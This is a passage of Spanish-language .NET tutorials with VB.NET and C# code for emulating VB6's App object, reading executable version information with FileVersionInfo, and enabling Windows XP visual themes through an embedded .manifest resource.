    'End Property
```

```
    'Public Property LogPath() As String
    '    Get
    '        RaiseEvent ErrorMsg("LogPath", "No equivalent. Logging in Visual Basic .NET is handled
via Event Logs. For more information, see Creating and Removing Custom Event Logs.")
    '        Return ""
    '    End Get
    '    Set(ByVal Value As String)
    '        RaiseEvent ErrorMsg("LogPath", "No equivalent. Logging in Visual Basic .NET is handled
via Event Logs. For more information, see Creating and Removing Custom Event Logs.")
    '    End Set
    'End Property
    'Public NonModalAllowed As Boolean           'No equivalent. This was a read-only property
related to ActiveX .dll files. The .NET common language runtime automatically manages this behavior.
    'Public OleRequestPendingMsgText As String   'No equivalent. This property relates to OLE
automation, which is not supported by Visual Basic .NET.
    'Public OleRequestPendingMsgTitle As String  'No equivalent. This property relates to OLE
automation, which is not supported by Visual Basic .NET.
    'Public OleRequestPendingTimeout As Int32    'No equivalent. This property relates to OLE
automation, which is not supported by Visual Basic .NET.
    'Public OleServerBusyMsgText As String       'No equivalent. This property relates to OLE
automation, which is not supported by Visual Basic .NET.
    'Public OleServerBusyMsgTitle As String      'No equivalent. This property relates to OLE
automation, which is not supported by Visual Basic .NET.
    'Public OleServerBusyRaiseError As Boolean   'No equivalent. This property relates to OLE
automation, which is not supported by Visual Basic .NET.
    'Public OleServerBusyTimeout As Int32        'No equivalent. This property relates to OLE
automation, which is not supported by Visual Basic .NET.
    'Public RetainedProject As Object            'No equivalent. Visual Basic .NET does not have the
ability to retain a project in memory.
    'Public StartLogging As Int32                'No equivalent. Logging in Visual Basic .NET is
handled via Event Logs. For more information, see Creating and Removing Custom Event Logs.
    'Public StartMode As Int32                   'No equivalent. Logging in Visual Basic .NET is
handled via Event Logs. For more information, see Creating and Removing Custom Event Logs.
    'Public TaskVisible As Boolean               'No equivalent. For more information, see
TaskVisible Property Changes in Visual Basic .NET.
    'Public ThreadID As Int32                    'No equivalent. The threading model is different in
Visual Basic .NET.
    'Public UnattendedApp As Int32               'No equivalent. For unattended applications in
Visual Basic .NET, choose a Console Application project.
    '------------------------------------------------------------------------
    ' Fin de las propiedades no disponibles
    '------------------------------------------------------------------------
End Class
```

Este es el módulo a usar para crear la aplicación de consola que nos servirá para probar la clase cApp.

```
'-------------------------------------------------------------------------
' Prueba de la clase cApp para simular el objeto App de VB          (19/Sep/03)
'
' ©Guillermo 'guille' Som, 2003
'-------------------------------------------------------------------------
Option Strict On

Imports System

Module Module1
    Sub Main()
        Dim App As cApp = New cApp(System.Reflection.Assembly.GetExecutingAssembly)
        '
        Dim msg As String = _
            "Valores del objeto App:" & vbCrLf & _
            "-----------------------" & vbCrLf & _
            "App.EXEName         = " & App.EXEName & vbCrLf & _
            "App.Path            = " & App.Path & vbCrLf & _
            "App.Title           = " & App.Title & vbCrLf & _
            "App.FileDescription = " & App.FileDescription & vbCrLf & _
            "App.ProductName     = " & App.ProductName & vbCrLf & _
            "App.Comments        = " & App.Comments & vbCrLf & _
            "App.CompanyName     = " & App.CompanyName & vbCrLf & _
            "App.LegalCopyright  = " & App.LegalCopyright & vbCrLf & _
            "App.LegalTrademarks = " & App.LegalTrademarks & vbCrLf & _
            "App.Major           = " & App.Major.ToString & vbCrLf & _
            "App.Minor           = " & App.Minor.ToString & vbCrLf & _
            "App.Revision        = " & App.Revision.ToString & vbCrLf & _
            "App.HInstance       = " & App.HInstance.ToString & vbCrLf & _
            "App.PrevInstance    = " & App.PrevInstance.ToString & vbCrLf & _
            vbCrLf & _
            "App.Build           = " & App.Build.ToString & vbCrLf & _
            "App.FilePrivatePart = " & App.FilePrivatePart.ToString & vbCrLf & _
            "App.FileVersion     = " & App.FileVersion & vbCrLf & _
            "App.Location        = " & App.Location & vbCrLf
        '
        Console.WriteLine(msg)
        '
        Console.WriteLine()
        Console.WriteLine("Pulsa INTRO para terminar.")
        Console.ReadLine()
    End Sub
```

```
    '
    '' Esta forma se puede usar en VB para que el objeto esté siempre disponible,
    '' sobre todo si se usa en un módulo.
    'Public Function App() As cApp
    '    Return New cApp(System.Reflection.Assembly.GetExecutingAssembly)
    'End Function
End Module
```

El código para C# de la clase cApp y la clase de prueba.

```
//---------------------------------------------------------------------------
// cApp                                                          (07/Dic/01)
// Revisado y actualizado                                       (19/Sep/03)
//
// ©Guillermo 'guille' Som, 2001-2003
//---------------------------------------------------------------------------
using System;

namespace AppCS
{
    ///
    /// Descripción breve de cApp.
    ///
    //
    public class cApp
    {
        //
        private System.Reflection.Assembly mAssembly;
        private string mLocation;
        private System.Diagnostics.FileVersionInfo mFileVersionInfo;
        //
        // Al crear la clase hay que pasar forzosamente el tipo del Assembly a usar
        // por ejemplo: cApp App = new cApp(this.GetType)
        // Este constructor es útil para aplicaciones de Windows o librerías (DLL)
```

```
public cApp(Type theType)
{
    mAssembly = System.Reflection.Assembly.GetAssembly(theType);
    mLocation = mAssembly.Location;
    mFileVersionInfo = System.Diagnostics.FileVersionInfo.GetVersionInfo(mLocation);
}
//
// Crear una nueva instancia usando un ensamblado.
// por ejemplo: cApp App = new cApp(System.Reflection.Assembly.GetExecutingAssembly())
public cApp(System.Reflection.Assembly theAssembly)
{
    mAssembly = theAssembly;
    mLocation = mAssembly.Location;
    mFileVersionInfo = System.Diagnostics.FileVersionInfo.GetVersionInfo(mLocation);
}
//
public string Comments
{
    get
    {
        return mFileVersionInfo.Comments;
    }
}
//
public string CompanyName
{
    get
    {
        return mFileVersionInfo.CompanyName;
    }
}
//
public string EXEName
{
    get
    {
        return System.IO.Path.GetFileName(mLocation);
    }
}
//
public string FileDescription
{
    get
    {
        return mFileVersionInfo.FileDescription;
```

```
            }
        }
        //
        public Int32 HInstance
        {
            get
            {
                return
System.Runtime.InteropServices.Marshal.GetHINSTANCE(mAssembly.GetModules()[0]).ToInt32();
             }
        }
        //
        public string LegalCopyright
        {
            get
            {
                return mFileVersionInfo.LegalCopyright;
            }
        }
        //
        public string LegalTrademarks
        {
            get
            {
                return mFileVersionInfo.LegalTrademarks;
            }
        }
        //
        public Int32 Major
        {
            get
            {
                return this.FileMajorPart;
             }
        }
        //
        public Int32 Minor
        {
            get
            {
                return this.FileMinorPart;
             }
        }
        //
        public string Path()
```

```
        {
            return System.IO.Path.GetDirectoryName(mLocation);
        }
        public string Path(bool conBackSlash)
        {
            if( conBackSlash )
                return System.IO.Path.GetDirectoryName(mLocation) + @"\";
            else
                return System.IO.Path.GetDirectoryName(mLocation);
        }
        //
        public bool PrevInstance
        {
            get
            {
                return
System.Diagnostics.Process.GetProcessesByName(System.Diagnostics.Process.GetCurrentProcess().ProcessName).GetUpperBound(0)
> 0;
            }
        }
        //
        public string ProductName
        {
            get
            {
                return mFileVersionInfo.ProductName;
            }
        }
        //
        public Int32 Revision
        {
            get
            {
                return this.FileBuildPart;
             }
        }
        //
        public string Title
        {
            get
            {
                try
                {
                    return mAssembly.GetName().Name;
                }
```

```
        catch
        {
            return mFileVersionInfo.ProductName;
        }
    }
}
//
public Int32 Build
{
    get
    {
         return this.FileBuildPart;
     }
}
public Int32 FileBuildPart
{
    get
    {
         return mFileVersionInfo.FileBuildPart;
     }
}
public Int32 FileMajorPart
{
    get
    {
         return mFileVersionInfo.FileMajorPart;
     }
}
public Int32 FileMinorPart
{
    get
    {
         return mFileVersionInfo.FileMinorPart;
     }
}
public Int32 FilePrivatePart
{
    get
    {
         return mFileVersionInfo.FilePrivatePart;
     }
}
public string FileVersion
{
    get
```

```
            {
                return mFileVersionInfo.FileVersion;
            }
        }
        //
        public string Location
        {
            get
            {
                return mLocation;
            }
        }
        //---------------------------------------------------------------------------
        // Fin de las propiedades que no son parte del objeto App
        //---------------------------------------------------------------------------
    }
}
```

Esta clase será la que se usará para probar la clase cApp:

```
//---------------------------------------------------------------------------
// Prueba de la clase cApp para simular el objeto App de VB         (19/Sep/03)
//
// ©Guillermo 'guille' Som, 2003
//---------------------------------------------------------------------------
using System;

namespace AppCS
{
    ///
    /// Descripción breve de Class1.
    ///
    class Class1
    {
        ///
        /// Punto de entrada principal de la aplicación.
        ///
        [STAThread]
        static void Main(string[] args)
        {
            //
            // TODO: agregar aquí código para iniciar la aplicación
```

```
            //
            cApp App = new cApp(System.Reflection.Assembly.GetExecutingAssembly());
            //
            string msg  =
                "Valores del objeto App:" + Console.Out.NewLine +
                "-----------------------" + Console.Out.NewLine +
                "App.EXEName         = " + App.EXEName + Console.Out.NewLine +
                "App.Path            = " + App.Path() + Console.Out.NewLine +
                "App.Title           = " + App.Title + Console.Out.NewLine +
                "App.FileDescription = " + App.FileDescription + Console.Out.NewLine +
                "App.ProductName     = " + App.ProductName + Console.Out.NewLine +
                "App.Comments        = " + App.Comments + Console.Out.NewLine +
                "App.CompanyName     = " + App.CompanyName + Console.Out.NewLine +
                "App.LegalCopyright  = " + App.LegalCopyright + Console.Out.NewLine +
                "App.LegalTrademarks = " + App.LegalTrademarks + Console.Out.NewLine +
                "App.Major           = " + App.Major.ToString() + Console.Out.NewLine +
                "App.Minor           = " + App.Minor.ToString() + Console.Out.NewLine +
                "App.Revision        = " + App.Revision.ToString() + Console.Out.NewLine +
                "App.HInstance       = " + App.HInstance.ToString() + Console.Out.NewLine +
                "App.PrevInstance    = " + App.PrevInstance.ToString() + Console.Out.NewLine +
                Console.Out.NewLine +
                "App.Build           = " + App.Build.ToString() + Console.Out.NewLine +
                "App.FilePrivatePart = " + App.FilePrivatePart.ToString() + Console.Out.NewLine +
                "App.FileVersion     = " + App.FileVersion + Console.Out.NewLine +
                "App.Location        = " + App.Location + Console.Out.NewLine;
            //
            Console.WriteLine(msg);
            //
            Console.WriteLine();
            Console.WriteLine("Pulsa INTRO para terminar.");
            Console.ReadLine();
        }
    }
}
```

Microsoft .net **Cómo... en .NET**

Saber la versión de un ejecutable (o ensamblado)

Publicado el 18/Sep/2003
Actualizado el 18/Sep/2003

El código que te mostraré aquí te servirá para averiguar la versión de un ensamblado, (o la de cualquier ejecutable o librería), aunque en esta ocasión veremos en concreto el ensamblado actual, es decir, el ensamblado (ejecutable o librería) en el que se encuentre el código aquí indicado.

Antes de nada te diré que la versión de los ensamblados de .NET se divide en cuatro partes: Mayor, Menor, Revisión y Build.
También verás que con la clase de .NET que usaremos para averiguar estos datos, también puedes obtener otra información además de la versión... pero... esa otra información tendrás que "averiguarla" por tu cuenta o bien esperar a que publique otro artículo en el que muestre el resto (o al menos las más interesantes), eso será en un módulo con las equivalencias (o casi) del objeto APP que se incluye con las versiones de Visual Basic clásico (VB6 y anteriores).

La clase que usaremos para averiguar la versión de un ensamblado será: **FileVersionInfo**.
Esta clase, como te he comentado antes, además de informarnos de la versión de un ejecutable o librería, también nos puede informar de los datos de copyright, comentarios, etc., es decir la información que normalmente nos muestra el Windows cuando seleccionamos Versión en las propiedades del ejecutable.

Para poder obtener una instancia de esa clase, podemos usar el miembro compartido **GetVersionInfo** de esa misma clase y una vez que la tengamos, podemos "desgranar" dicha información.

GetVersionInfo devuelve un objeto del tipo FileVersionInfo con la información del fichero que hayamos indicado, por tanto tendremos que decirle de que fichero tiene que darnos la información.
Antes de ver cómo obtendríamos la información del ensamblado actual (el que está en ejecución), vamos a ver cómo podríamos obtener la información, por ejemplo del Bloc de notas: (suponiendo que esté en C:\Windows)

```
System.Diagnostics.FileVersionInfo.GetVersionInfo("C:\Windows\Notepad.exe").FileVersion
```

En este caso he usado la propiedad FileVersion del objeto FileVersionInfo, el resultado devuelto por esa propiedad se puede asignar a una variable o mostrarla directamente, etc... aunque ahí sólo haya indicado la forma de usarla, se supone que sabes que debes hacer algo con el valor devuelto... que después me decís que eso da error... je, je.

Ahora lo que nos interesa es indicarle que la información que queremos obtener es del ejecutable que está en memoria, para ello tenemos que acudir al espacio de nombres **Reflection**, en el cual nos encontramos con la clase **Assembly**, la cual nos permitirá, entre otras cosas obtener el ensamblado que está en ejecución y a partir de esa información obtener el path del ejecutable.
Sí, son muchas vueltas, pero... al menos obtenemos lo que queremos, que es, al fin y al cabo, lo que nos interesa: saber el path del ejecutable para poder pasárselo como parámetro a la función GetVersionInfo.

Veamos el código para poder obtener el path del ejecutable actual, realmente del ejecutable entero, es decir, no sólo obtenemos el path, sino todo... incluido el nombre del ejecutable:

```
System.Reflection.Assembly.GetExecutingAssembly.Location
```

Una vez que sabemos cómo saber dónde está el ejecutable y sabemos cómo llamar a la clase que nos da la información de un ejecutable, podemos usar algunas de las propiedades de FileVersionInfo para saber los datos de la versión:

Para poder comprobar que todo funciona a las mil maravillas, vamos a crear un proyecto de consola con el cual imprimiremos la información del ensamblado que está en ejecución... y, sabiendo cómo funciona todo esto, no nos costará ningún trabajo modificarlo para que nos de información de cualquier ejecutable que le indiquemos...
Pero lo primero es lo primero, (después te podré el otro caso como ejercicio), así que vamos a ver el código

para que nos muestre la versión del ejecutable en el que se encuentra este código:

```
Module Module1
    ' El ejecutable del que queremos obtener la información
    Private mLocation As String
    '
    Sub Main()
        ' Mostrar información del ejecutable actual
        mLocation = System.Reflection.Assembly.GetExecutingAssembly.Location
        '
        mostrarInfo()
        '
        Console.WriteLine()
        Console.WriteLine("Pulsa INTRO para terminar.")
        Console.ReadLine()
    End Sub
    '
    Private Sub mostrarInfo()
        Console.WriteLine("Información sobre la versión de: {0}", EXEName)
        Console.WriteLine("Versión: {0}", FileVersion)
        Console.WriteLine()
        Console.WriteLine("Mayor  : {0,5}", FileMajorPart)
        Console.WriteLine("Menor  : {0,5}", FileMinorPart)
        Console.WriteLine("Build  : {0,5}", FileBuildPart)
        Console.WriteLine("Private: {0,5}", FilePrivatePart)
    End Sub
    '
    '
    Private ReadOnly Property FileMajorPart() As Int32
        Get
            Return System.Diagnostics.FileVersionInfo.GetVersionInfo(mLocation).FileMajorPart
        End Get
    End Property
    Private ReadOnly Property FileMinorPart() As Int32
        Get
            Return System.Diagnostics.FileVersionInfo.GetVersionInfo(mLocation).FileMinorPart
        End Get
    End Property
    Private ReadOnly Property FileBuildPart() As Int32
        Get
            Return System.Diagnostics.FileVersionInfo.GetVersionInfo(mLocation).FileBuildPart
        End Get
    End Property
    Private ReadOnly Property FilePrivatePart() As Int32
        Get
            Return System.Diagnostics.FileVersionInfo.GetVersionInfo(mLocation).FilePrivatePart
        End Get
    End Property
    '
    Private ReadOnly Property FileVersion() As String
        Get
            Return System.Diagnostics.FileVersionInfo.GetVersionInfo(mLocation).FileVersion
        End Get
    End Property
    '
    Private ReadOnly Property EXEName() As String
        Get
            Return System.IO.Path.GetFileName(mLocation)
        End Get
    End Property
    '
End Module
```

Este código, (que una vez compilado he llamado FileVersionInfoVB.exe), mostraría lo siguiente:

```
Información sobre la versión de: FileVersionInfoVB.exe
Versión: 1.0.1356.35615

Mayor  :     1
Menor  :     0
Build  :  1356
Private: 35615

Pulsa INTRO para terminar.
```

Nota:
Puedes usar el siguiente link de la ayuda de Visual Studio .NET para saber todas las propiedades de FileVersionInfo:
ms-help://**...**/cpref/html/frlrfsystemdiagnosticsfileversioninfomemberstopic.htm

Ejercicio:

Ahora podrías cambiar o modificar el código anterior para que en la línea de comandos se le indique el ejecutable del que queremos mostrar la información y en caso de que no se indique ninguno, muestre la información del ejecutable actual.

Nota:
Si el nombre del ejecutable, el cual hay que indicar con el path completo, contiene espacios, habrá que indicarlo entrecomillado, si no tiene espacios no hace falta ponerlo entre comillas.

La solución la tienes un poco más abajo.

El código de C# para los dos proyectos también lo tienes más abajo... siguiendo este link.

Espero que te resulte útil.

Nos vemos.
Guillermo

Aquí tienes el código tanto para VB como para C#: appVersion.zip 9.85 KB

El código para VB .NET para el ejercicio propuesto.

Aunque aquí lo muestro como una clase (Class), se podría haber usado un módulo (Module).
Si quieres comprobarlo, (usando Module en lugar de Class), tendrás que quitar los Shared que indican que son miembros compartidos.

Si te fijas, "el truco" está en obtener de la línea de comandos el nombre del ejecutable del que queremos mostrar la información, cosa que se hace en el procedimiento Main, el resto es igual que el código mostrado anteriormente, salvo por la salvedad de que se ha usado una clase con miembros compartidos en lugar de un módulo, pero es que así lo tengo más fácil para convertirlo a C#.

```
Class Clase2
    ' El ejecutable del que queremos obtener la información
    Private Shared mLocation As String
```

```
    '
    Shared Sub Main(ByVal args() As String)
        ' Mostrar información del ejecutable indicado en la línea de comandos
        Dim i As Integer = args.Length
        '
        ' si no se ha indicado ningún parámetro, usar el ejecutable actual
        If i = 0 Then
            mLocation = System.Reflection.Assembly.GetExecutingAssembly.Location
        Else
            ' usar el indicado en el primer parámetro
            mLocation = args(0)
        End If
        '
        ' usar una captura de errores, por si el parámetro es erróneo
        Try
            mostrarInfo()
        Catch ex As Exception
            Console.WriteLine("ERROR: {0}", ex.Message)
        End Try
        '
        Console.WriteLine()
        Console.WriteLine("Pulsa INTRO para terminar.")
        Console.ReadLine()
    End Sub
    '
    Private Shared Sub mostrarInfo()
        Console.WriteLine("Información sobre la versión de: {0}", EXEName)
        Console.WriteLine("Versión: {0}", FileVersion)
        Console.WriteLine()
        Console.WriteLine("Mayor  : {0,5}", FileMajorPart)
        Console.WriteLine("Menor  : {0,5}", FileMinorPart)
        Console.WriteLine("Build  : {0,5}", FileBuildPart)
        Console.WriteLine("Private: {0,5}", FilePrivatePart)
    End Sub
    '
    '
    Private Shared ReadOnly Property FileMajorPart() As Int32
        Get
            Return System.Diagnostics.FileVersionInfo.GetVersionInfo(mLocation).FileMajorPart
        End Get
    End Property
    Private Shared ReadOnly Property FileMinorPart() As Int32
        Get
            Return System.Diagnostics.FileVersionInfo.GetVersionInfo(mLocation).FileMinorPart
        End Get
    End Property
    Private Shared ReadOnly Property FileBuildPart() As Int32
        Get
            Return System.Diagnostics.FileVersionInfo.GetVersionInfo(mLocation).FileBuildPart
        End Get
    End Property
    Private Shared ReadOnly Property FilePrivatePart() As Int32
        Get
            Return System.Diagnostics.FileVersionInfo.GetVersionInfo(mLocation).FilePrivatePart
        End Get
    End Property
    '
    Private Shared ReadOnly Property FileVersion() As String
        Get
            Return System.Diagnostics.FileVersionInfo.GetVersionInfo(mLocation).FileVersion
        End Get
    End Property
    '
    Private Shared ReadOnly Property EXEName() As String
        Get
            Return System.IO.Path.GetFileName(mLocation)
        End Get
    End Property
    '
End Class
```

El código de C# para obtener información del ejecutable actual:

```
namespace FileVersionInfoCS
{
    ///
    /// Descripción breve de Class1.
    ///
    class Class1
    {
        // El ejecutable del que queremos obtener la información
        private static string mLocation;
        //
        ///
        /// Punto de entrada principal de la aplicación.
        ///
        [STAThread]
        static void Main(string[] args)
        {
            //
            // TODO: agregar aquí código para iniciar la aplicación
            //
            // Mostrar información del ejecutable actual
            mLocation = System.Reflection.Assembly.GetExecutingAssembly().Location;
            //
            mostrarInfo();
            //
            Console.WriteLine();
            Console.WriteLine("Pulsa INTRO para terminar.");
            Console.ReadLine();
        }
        //
        private static void mostrarInfo()
        {
            Console.WriteLine("Información sobre la versión de: {0}", EXEName);
            Console.WriteLine("Versión: {0}", FileVersion);
            Console.WriteLine();
            Console.WriteLine("Mayor  : {0,5}", FileMajorPart);
            Console.WriteLine("Menor  : {0,5}", FileMinorPart);
            Console.WriteLine("Build  : {0,5}", FileBuildPart);
            Console.WriteLine("Private: {0,5}", FilePrivatePart);
        }
        //
        //
        private static Int32 FileMajorPart
        {
            get
            {
                return System.Diagnostics.FileVersionInfo.GetVersionInfo(mLocation).FileMajorPart;
            }
        }
        private static Int32 FileMinorPart
        {
            get
            {
                return System.Diagnostics.FileVersionInfo.GetVersionInfo(mLocation).FileMinorPart;
            }
        }
        private static Int32 FileBuildPart
        {
            get
            {
                return System.Diagnostics.FileVersionInfo.GetVersionInfo(mLocation).FileBuildPart;
            }
        }
        private static Int32 FilePrivatePart
        {
```

```
            get
            {
                return System.Diagnostics.FileVersionInfo.GetVersionInfo(mLocation).FilePrivatePart;
            }
        }
        //
        private static string FileVersion
        {
            get
            {
                return System.Diagnostics.FileVersionInfo.GetVersionInfo(mLocation).FileVersion;
            }
        }
        //
        private static string EXEName
        {
            get
            {
                return System.IO.Path.GetFileName(mLocation);
            }
        }
    }
}
```

El código de C# para el ejercicio propuesto.

```
class Clase2
{
    // El ejecutable del que queremos obtener la información
    private static string mLocation;
    //
    static void Main(string[] args)
    {
        // Mostrar información del ejecutable indicado en la línea de comandos
        int i  = args.Length;
        //
        // si no se ha indicado ningún parámetro, usar el ejecutable actual
        if( i == 0 )
        {
            mLocation = System.Reflection.Assembly.GetExecutingAssembly().Location;
        }
        else
        {
            // usar el indicado en el primer parámetro
            mLocation = args[0];
        }
        //
        // usar una captura de errores, por si el parámetro es erróneo
        try
        {
            mostrarInfo();
        }
        catch(Exception ex )
        {
            Console.WriteLine("ERROR: {0}", ex.Message);
        }
        //
        Console.WriteLine();
        Console.WriteLine("Pulsa INTRO para terminar.");
        Console.ReadLine();
    }
    //
    private static void mostrarInfo()
    {
        Console.WriteLine("Información sobre la versión de: {0}", EXEName);
        Console.WriteLine("Versión: {0}", FileVersion);
        Console.WriteLine();
```

```
            Console.WriteLine("Mayor  : {0,5}", FileMajorPart);
            Console.WriteLine("Menor  : {0,5}", FileMinorPart);
            Console.WriteLine("Build  : {0,5}", FileBuildPart);
            Console.WriteLine("Private: {0,5}", FilePrivatePart);
        }
        //
        //
        private static Int32 FileMajorPart
        {
            get
            {
                return System.Diagnostics.FileVersionInfo.GetVersionInfo(mLocation).FileMajorPart;
            }
        }
        private static Int32 FileMinorPart
        {
            get
            {
                return System.Diagnostics.FileVersionInfo.GetVersionInfo(mLocation).FileMinorPart;
            }
        }
        private static Int32 FileBuildPart
        {
            get
            {
                return System.Diagnostics.FileVersionInfo.GetVersionInfo(mLocation).FileBuildPart;
            }
        }
        private static Int32 FilePrivatePart
        {
            get
            {
                return System.Diagnostics.FileVersionInfo.GetVersionInfo(mLocation).FilePrivatePart;
            }
        }
        //
        private static string FileVersion
        {
            get
            {
                return System.Diagnostics.FileVersionInfo.GetVersionInfo(mLocation).FileVersion;
            }
        }
        //
        private static string EXEName
        {
            get
            {
                return System.IO.Path.GetFileName(mLocation);
            }
        }
    }
```

Cómo... en .NET

Usar temas de Windows XP con .NET Framework

Publicado el 14/Oct/2002
Actualizado el 27/Jul/2003

Nota del 30/Oct/02:
Si quieres saber cómo solventar los problemas que se pueden presentar con el Visual Basic clásico, sigue este link.
Nota del 27/Dic/02: Por "olvido" no actualicé está página... y este comentario no estaba visible.
27/Jul/2003: Cómo crear temas de XP con Visual Studio .NET 2003 sin usar un .manifest

---

Hace ya unos cuantos meses, (en enero de este año), publiqué **una colaboración de Víctor Sánchez** sobre cómo usar los temas de Windows XP en Visual Basic (versión clásica) y como resulta que este tema está "floreciendo" nuevamente, (me refiero a que he visto varias consultas en las news), pues creo que es conveniente que explique cómo hacerlo en .NET Framework (válido tanto para Visual Basic .NET como para C#)

Recordando cómo hacerlo con VB clásico:

Lo primero que hay que decir, es que, para que en las versiones de Visual Basic anteriores a .NET, se puedan usar los estilos de Windows XP, tenemos que hacer una llamada al API de Windows, en concreto a **InitCommonControls**.

En lo que concierne a los temas en Visual Basic clásico, aquí te comento algunas "cosillas" que deberías saber:

- Si usamos esa API desde un formulario, la llamada a dicha función hay que hacerla en el evento Form_Initialize (no funciona en el evento Form_Load).

- En el caso de que tengamos más de un formulario, no es necesario realizar esa llamada en cada uno de los formularios, de hecho sólo es necesario hacerla antes de que se muestre ningún formulario.
- De hecho, si no se realiza la llamada antes de mostrar el primer formulario, la aplicación no se cargará... lo mismo ocurre si existe un .manifest y el ejecutable no está "preparado" para usarlos... es decir, no se usa la llamada a InitCommonControls.
- Por tanto, también puede llamarse a esa función del API desde el Sub Main (si es que ese procedimiento es el que sirve como punto de entrada a la aplicación).
- Hay que tener en cuenta que los OptionButtons (Options o RadioButtons) que se incluyan dentro de un Frame, se verán negros... por lo tanto no podrá leerse el texto, sin embargo si esos Options están fuera del Frame (o contenidos en un Picture, aunque estén en el Frame), se verán bien.
- Los frames que estén contenidos en otros frames no mostrarán el texto de forma correcta, (nuevamente se soluciona "metiendo" el segundo frame dentro de un picture).
- En las pruebas que he hecho, los CheckBoxes (Check) si se ven bien dentro de un Frame.
- Los botones que contienen imágenes no se muestran con el estilo de XP.
- Con respecto al fichero .manifest (el que tendrá el mismo nombre que el ejecutable además de esa extensión), hay que saber que no se pueden usar acentos ni eñes, al menos con el formato que "normalmente" se ve por ahí, el que usa **encoding="UTF-8"** (no se si hay alguna codificación que los acepte).
- Para ver el aspecto de un fichero .manifest, puedes ver la colaboración antes comentada o en la propia documentación de Visual Studio .NET

Usar los temas de Windows XP con lenguajes de .NET Framework

Una vez aclarado un poco el tema de las versiones de Visual Basic anteriores a .NET, vamos a ver que es lo que tenemos que hacer para que las aplicaciones creadas con los lenguajes .NET utilicen los temas de Windows XP.

En teoría sólo es necesario añadir un fichero .manifest al mismo path que el ejecutable.
No es necesario hacer ninguna llamada al API InitCommonControls.
El problema es que no todos los controles adoptarían el nuevo look. En realidad los controles basados en "button", tal como el propio botón o los Options y Check, además del GroupBox (lo que en VB es un Frame) y las etiquetas no mostrarán el nuevo aspecto, al menos de forma predeterminada.
¿Cómo solucionarlo?
Muy fácil, cambiando la propiedad **FlatStyle** para que tenga un valor **System**.
Esa propiedad, por defecto tiene el valor Standard, y gracias a ese valor, podemos incluir imágenes en esos controles... si

cambiamos el valor de Standard a System, podremos darle el aspecto de los temas de Windows XP, pero perderemos la posibilidad de que puedan contener imágenes o, en el caso de las etiquetas, que la alineación del texto pueda ser cualquiera de las que podemos asignar a TextAlign, ya que si cambiamos el FlatStyle a System, sólo se podrá usar la posición TopLeft, (que es la predeterminada).

Pero además de usar el fichero .manifest, también podemos incluir ese fichero en el ejecutable como un recurso, así nos evitaremos tener que incluir dicho fichero en el mismo directorio que el ejecutable, con la posibilidad de que algún "graciosillo" lo elimine, quitándole el nuevo look a la aplicación.

¿Cómo incluir el .manifest en el propio ejecutable?


Primero tendremos que crear el fichero .manifest, el cual tendrá el siguiente aspecto:

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<assembly xmlns="urn:schemas-microsoft-com:asm.v1" manifestVersion="1.0">
<assemblyIdentity
    version="1.0.0.0"
    processorArchitecture="x86"
    name="CompanyName.ProductName.YourApplication"
    type="win32"
/>
<description>Your application description here.</description>
<dependency>
    <dependentAssembly>
       <assemblyIdentity
          type="win32"
          name="Microsoft.Windows.Common-Controls"
          version="6.0.0.0"
          processorArchitecture="X86"
          publicKeyToken="6595b64144ccf1df"
          language="*"
       />
    </dependentAssembly>
</dependency>
</assembly>
```

Dicho fichero se llamará igual que el ejecutable (incluida la extensión) y tendrá como extensión .manifest, aunque para poder incluirlo como recurso no es necesario que tenga esa "nomenclatura".

Abrimos el Visual Studio y seleccionamos "abrir archivo" del menú archivos (File>Open>File...) y buscamos el ejecutable en el que queramos insertar el .manifest.

Se mostrarán los recursos que actualmente tenga.
Pulsamos con el botón derecho del ratón y seleccionamos "Añadir recurso..."




Se mostrará un cuadro de diálogo en el cual pulsaremos en el botón "Importar..."

Seleccionamos el fichero .manifest que hemos creado:

Y nos pedirá el nombre del tipo de recurso, escribimos RT_MANIFEST y pulsamos aceptar.

Se mostrará dicho fichero en formato binario, no le hacemos ni caso y pulsamos en la ventana del ejecutable.
Seleccionamos el nuevo recurso, para que se muestre la ventana de propiedades.

En la cual cambiaremos el ID para que indique un uno.



Por último guardamos el ejecutable.

